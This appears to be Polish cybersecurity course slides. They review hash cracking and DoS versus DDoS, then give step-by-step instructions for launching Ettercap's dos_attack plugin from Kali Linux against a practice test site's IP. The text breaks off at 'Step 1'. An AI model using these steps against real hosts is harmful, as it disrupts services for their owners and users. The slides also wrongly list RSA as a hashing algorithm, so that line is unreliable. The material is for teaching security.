1110111011011

1001100

110011001100

10101010101010

00011001001

Linuxowe DDoS’owanie

Kali Linux – DDOS

Hacking i Cyberbezpieczeństwo | Giganci Programowania

Opracowanie: Michał Suchoń

Przypomnienie

1. Jakie są metody łamania hashy?
2. Czym różni się hashowanie od szyfrowania?
3. Czym różni się DoS od DDoS’a?

Przypomnienie

1. Jakie są metody łamania hashy?

   Atak brute force (siłowy) – łamanie hasha, polegające na porównaniu różnych kombinacji znaków i znalezieniu właściwego; czasochłonny

   Atak dictionary (słownikowy) – łamanie hasha, w którym korzystamy z bazy możliwych haseł (zazwyczaj pochodzących z wycieków baz danych); zajmuje mniej czasu i zwiększa szanse na znalezienie hasha

2. Czym różni się hashowanie od szyfrowania?

3. Czym różni się DoS od DDoS'a?

Przypomnienie

1. Jakie są metody łamania hashy?

   Atak brute force (siłowy) – łamanie hasha, polegające na porównaniu różnych kombinacji znaków i znalezieniu właściwego; czasochłonny

   Atak dictionary (słownikowy) – łamanie hasha, w którym korzystamy z bazy możliwych haseł (zazwyczaj pochodzących z wycieków baz danych); zajmuje mniej czasu i zwiększa szanse na znalezienie hasha

2. Czym różni się hashowanie od szyfrowania?

   Szyfrowanie jest procesem odwracalnym (szyfrowanie i deszyfrowanie) – hashowanie nie. Odczytanie informacji z hasha, np. zbadanie poprawności hasła, polega na porównaniu dwóch ciągów zahashowanych tym samym algorytmem (RSA, SHA1 etc.)

3. Czym różni się DoS od DDoS'a?

Przypomnienie

1. Jakie są metody łamania hashy?

   Atak brute force (siłowy) – łamanie hasha, polegające na porównaniu różnych kombinacji znaków i znalezieniu właściwego; czasochłonny

   Atak dictionary (słownikowy) – łamanie hasha, w którym korzystamy z bazy możliwych haseł (zazwyczaj pochodzących z wycieków baz danych); zajmuje mniej czasu i zwiększa szanse na znalezienie hasha

2. Czym różni się hashowanie od szyfrowania?

   Szyfrowanie jest procesem odwracalnym (szyfrowanie i deszyfrowanie) – hashowanie nie. Odczytanie informacji z hasha, np. zbadanie poprawności hasła, polega na porównaniu dwóch ciągów zahashowanych tym samym algorytmem (RSA, SHA1 etc.)

3. Czym różni się DoS od DDoS'a?


   DoS – atak z użyciem jednego komputera (*denial of service*)
   DDoS – atak przeprowadzany przez wiele urządzeń jednocześnie (komputery zombie), bez wiedzy ich właścicieli (*distributed denial of service*)

Co to był atak DoS?

Blokada usług [DoS]


denial of service

atak na system komputerowy lub usługę sieciową celem uniemożliwienia działania, np. przez zatrzymanie jej





flooding pakietów do sieci, przeciążając pasmo hosta
wyczerpanie wolnych portów na serwerze WWW / FTP
DoS
przykłady
wykorzystanie błędu, który zablokuje działanie aplikacji
zapełnienie systemu plików, aby dalsze dodawanie informacji było niemożliwe

Sprawdzenie skuteczności DDoS’a (1)



http://www.isitdownrightnow.com/

Sprawdzenie skuteczności DDoS’a (2)



https://downdetector.pl/

Jak przeprowadzić atak DDoS przez Kali?


Ettercap


Wielozadaniowy program, który pozwala na np. przekierowywanie połączeń bądź diagnostykę ruchu w sieciach lokalnych (LAN). Program ten, ze względu na sposób działania zalicza się do grupy tzw. *snifferów* (z ang. sniff – węszyć). W Ettercap możliwe jest również przeprowadzenie ataków DDoS.

ĆWICZENIE 1 | ETTERCAP


1. Wyszukujemy program **ettercap-pkexec.**
2. Podajemy hasło do roota (kali)
3. Klikamy przycisk z „checkiem”, po czym zatrzymujemy działanie programu przez biały kwadrat w lewym górnym rogu.
4. DDoS-owanie w Ettercap to dodatek do programu, dlatego klikamy trzy kropki w prawym górnym rogu, a następnie: **Plugins > Load a plugin...**
5. Szukamy pliku o nazwie **ec_dos_attack.so**, zaznaczamy i klikamy **OK.**
6. Następnie, ponownie klikamy w trzy kropki i **Plugins**, ale wybieramy **Manage plugins**.
7. Aby włączyć plugin, wystarczy na niego kliknąć dwa razy -> klikamy zatem dwa razy w dodatek **dos_attack**.
8. Po kliknięciu pojawi nam się okienko „Insert victim IP” – podajemy IP celu ataku. W tym celu użyjemy strony **testsite.cytr.us**, którego IP można poznać przez użycie polecenia **ping** w terminialu dla tej domeny.
9. Po odpaleniu polecenia, kopiujemy IP i zatrzymujemy pingowanie przez kombinację klawiszy **CTRL + Z** (lub po prostu zamykamy terminal).
10. Wklejamy **IP** do **okienka** i klikamy **OK**.
11. Pojawi się kolejne okienko „Insert unused IP” – tutaj również wklejamy to samo IP i potwierdzamy przez „**OK**”.
12. Na końcu klikamy biały trójkąt w lewym górnym rogu, aby uruchomić atak. Sprawdzamy rezultaty (Można podejrzeć porty: **trzy kropki > View > Connections** lub statystyki > **View > Statistics**).

Krok 1:

